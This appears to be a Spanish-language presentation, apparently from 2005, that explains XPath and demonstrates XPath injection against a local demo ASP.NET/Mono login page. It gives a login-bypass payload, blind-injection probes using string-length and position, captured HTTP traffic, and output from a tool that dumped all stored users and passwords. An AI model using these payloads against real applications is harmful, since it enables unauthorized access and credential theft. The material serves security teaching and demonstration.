

Xpath Injection Proof of Concept

jaime.blasco@hazent.com

```
<?xml version="1.0"?>  
<persona>  
  <nombre>Jaime</nombre>  
  <apellido>Blasco</apellido>  
  <dni private="si">32695468w</dni>  
  <empresa>Hazent Systems S.L</empresa>  
</persona>
```

- Xpath

- Abreviación de XML Path Language
- Sirve para hacer consultas a un fichero XML
- Se usa como base en operaciones como transformaciones XSLT.
- Representa el documento en forma de árbol de nodos

```
/
|
+---persona
|
+---nombre
| |
| +---(texto)Jaime
|
+---apellido
| |
| +---(texto)Blasco
|
+---dni [destacar="si"]
| |
| +---(texto)32695468w
|
+---empresa
|
+---(texto)Hazent Systems S.L
```

- Expresiones en el lenguaje Xpath

Ejemplo de location path:

➤ /persona/nombre

Ejemplo de predicado

➤ /persona/dni[@private="si"]

Operadores condicionales:

- and
- or
- not

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<datos>
  <user>
    <name>jaime</name>
    <password>1234</password>
    <account>cuenta_administrador</account>
  </user>
  <user>
    <name>pedro</name>
    <password>12345</password>
    <account>cuenta_pedro</account>
  </user>
  <user>
    <name>invitado</name>
    <password>anonymous1234</password>
    <account>cuenta_invitado</account>
  </user>
</datos>
```

Ejemplo de descendant (//)

//user/name (selecciona todos los names de los users)

Ejemplo de node()

//user/node()

//user/child::node()

Seleccionara todos los nodos descendientes de user de todos los tipos.

Podemos referirnos al tipo de nodo:

- text()
- comment()
- processing-instruction()

Ejemplo de predicado con función de cardinalidad:

//user[position()=n]/name (selecciona nodo name de usuario n)

//user[position()=1]/child::node()[position()=2]

(selecciona el segundo nodo (en este caso password) del primer user)

- Otras funciones interesantes:

- `count(expression)`

Cuenta el número de nodos según la expresión dada.

Ejemplo: `count(//user/child::node())`

- `string-length(string)`

Devuelve el tamaño de la string que le especifiquemos.


Ejemplo: `string-length(//user[position()=1]/child::node()[position()=1])`

- `substring(string, number, number)`

Devuelve la subcadena del primer argumento empezando por la posición indicada en el segundo argumento con el tamaño especificado en el tercer argumento.

Ejemplo: `substring((//user[position()=1]/child::node()[position()=1]),2,1)`

Primer contacto con la aplicación




Acceso al sistema:

Usuario:

Password:

Entrar

XPath Debug



Server error in '/SimpleWebApp' application

Description: Error processing request.

Error Message: HTTP 500.

Stack Trace:

```
System.Xml.XPath.XPathException: Error during parse of string(//user[name/text()=''] and password/text()='']/account/text()) ---> Mono.Xml.XPath.yyParser.yyException: irrecoverable syntax error
in <0x000676> Mono.Xml.XPath.XPathParser:yyparse (yyInput yyLex)
in <0x00003c> Mono.Xml.XPath.XPathParser:Compile (System.String xpath)--- End of inner exception stack trace ---

in <0x0000e0> Mono.Xml.XPath.XPathParser:Compile (System.String xpath)
in <0x000038> System.Xml.XPath.XPathExpression:Compile (System.String xpath, System.Xml.XmlNamespaceManager nsmgr, IStaticXsltContext ctx)
in <0x00000e> System.Xml.XPath.XPathExpression:Compile (System.String xpath)
in <0x00000a> System.Xml.XPath.XPathNavigator:Compile (System.String xpath)
in <0x0000f1> ASP.index_aspx:Button1_OnClick (System.Object Source, System.EventArgs e)
in (wrapper delegate-invoke) System.MulticastDelegate:invoke_void_object_EventArgs (object,System.EventArgs)
in <0x000050> System.Web.UI.HtmlControls.HtmlButton:OnServerClick (System.EventArgs e)
in <0x000046> System.Web.UI.HtmlControls.HtmlButton:System.Web.UI.IPostBackEventHandler.RaisePostBackEvent (System.String eventArgument)
in <0x000016> System.Web.UI.Page:RaisePostBackEvent (IPostBackEventHandler sourceControl, System.String eventArgument)
in <0x000120> System.Web.UI.Page:RaisePostBackEvents ()
in <0x0001ee> System.Web.UI.Page:InternalProcessRequest ()
in <0x0000a1> System.Web.UI.Page:ProcessRequest (System.Web.HttpContext context)
```

- Error generado por la aplicación:

System.Xml.XPath.XPathException: Error during parse of
string(//user[name/text()=' and password/text()=']/account/text()) --->
Mono.Xml.XPath.yyParser.yyException: irrecoverable syntax error

- Consulta Xpath de la aplicación:


string(//user[name/text()=' and password/text()=']/account/text())

- Variable a introducir:

' or 1=1 or "='

- Estado de la consulta:

string(//user[name/text()=' or 1=1 or "=' and password/text()=']/account/text())



Acceso al sistema:


Usuario:

Password:

XPath Debug

Acces Granted Has entrado en la cuenta: cuenta_administrador

' or string-length(//user[position()=1]/child::node()[position()=1])=4 or ''='



Getting Started Latest Headlines

Hazent Labs

Acceso al sistema:

Usuario:

Password:

XPath Debug

Access Denied


- Mensaje de error:

```
string(//user[name/text()=" and password/text()="]/account/text())
```

- Estructura deducida:

```
<user>  
  <name></name>  
  <password></password>  
  <account></account>  
</user>
```

- Paquetes de la petición capturados con ethereal:



The screenshot shows the Ethereal interface with a filter applied: `(ip.addr eq 127.0.0.1 and ip.addr eq 127.0.0.1) and (tcp.p...`. The packet list shows a sequence of packets: SYN, SYN-ACK, ACK, and a POST request. The selected packet (No. 30) is an HTTP POST to `/SimpleWebApp/index.aspx`. The 'Follow TCP stream' window displays the raw data in ASCII, showing the request headers and body, and the server's response headers and body.

Request:

```
POST /SimpleWebApp/index.aspx HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.12) Gecko/20051010 Firefox/1.0.7 (Ubuntu package 1.0.7)
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://127.0.0.1:8080/SimpleWebApp/index.aspx
Cookie: ASPSESSION=558BD876DD19E81D596863EA4B19B7
Content-Type: application/x-www-form-urlencoded
Content-Length: 301

...VIEWSTATE=DA0ADgIFAQUDDgINAA4CBQEFCQ4CDQ0PAQEVEGV4dAF0jyBvciBzdHJpbmctbGVuZ3RoKCBvdXNlcLtwb3NpdGlvbipPTFdl2Noaww
```


Response:

```
Server: Mono.WebServer/0.1.0.0 Unix
Date: Mon, 12 Dec 2005 22:38:24 GMT
Content-Length: 1763
Cache-Control: private
Content-Type: text/html; charset=utf-8
Set-Cookie: ASPSESSION=DF538B7C6C414CE3F7AFD09C25B0EC; path=/SimpleWebApp
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
```

- Argumentos utilizados por la aplicación:

```
__VIEWSTATE=DA0ADgIFAQUDDgINAA4CBQEFCQ4CDQ0PAQ  
EEVGV4dAF0JyBvciBzdHJpbmctbGVuZ3RoKC8vdXNlcltwb3NpdG  
lvbigpPTFdL2NoaWxkOjpub2RlKClbcG9zaXRpb24oKT0xXSk9NCB  
vciAnJz0nAAAAAAAA0NDwECAAAABDUFjY2VzcyBEZW5pZWQAA  
AAADQ0PAQIAAAEAAAAAAAAA4BAQZDaGVjazE%3D  
&TextBox1=test  
&TextBox2=test  
&__EVENTTARGET=Button1  
&__EVENTARGUMENT=  
HTTP/1.0 200 OK
```


- Aplicación en ejecución:



```
pinoch0@ubuntu: ~/xpath
Archivo  Editar  Ver  Terminal  Solapas  Ayuda
pinoch0@ubuntu:~/xpath$ mcs injection.cs
pinoch0@ubuntu:~/xpath$ mono injection.exe
Numero de usuarios en el archivo: 3
jaime
1234
cuenta_administrador
pedro
12345
cuenta_pedro
invitado
anonymous1234
cuenta_invitado
Peticiones usadas para extraer los datos: 3850
Tiempo invertido en el proceso: 00:00:32.9543480
pinoch0@ubuntu:~/xpath$
```

- Ejemplo de archivo de configuración Web.config

```
<configuration>  
  <system.web>  
    <pages validateRequest="true" />  
  </system.web>  
</configuration>
```

- Bibliografía:

[1] “Proyecto mono”,

<http://www.mono-project.com/>

[2] “Mono hispano”,

<http://www.monohispano.org>

[3] “Extensible Markup Language (XML) 1.0 (Third Edition)”

<http://www.w3.org/TR/2004/REC-xml-20040204/>

[4] “XML Path Language (XPath) Version 1.0”

<http://www.w3.org/TR/xpath>

[5] “Encoding a Taxonomy of Web Attacks with Different-Length Vectors, G.Alvarez and S.Petrovic”

http://arxiv.org/PS_cache/cs/pdf/0210/0210026.pdf

[6] “Blind Xpath Injection”

<http://www.watchfire.com/resources/blind-xpath-injection.pdf>

[7] “How To: Protect From Injection Attacks in ASP.NET”

<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnpag2/html/paght000003.asp>

[8] “Addison Wesley - XPath, XLink, XPointer, and XML - A Practical Guide to Web Hyperlinking and Transclusion”

[9] “Syngress - Hack Proofing XML”

[10] “Syngress - Hacking the Code ASP.NET Web App Security”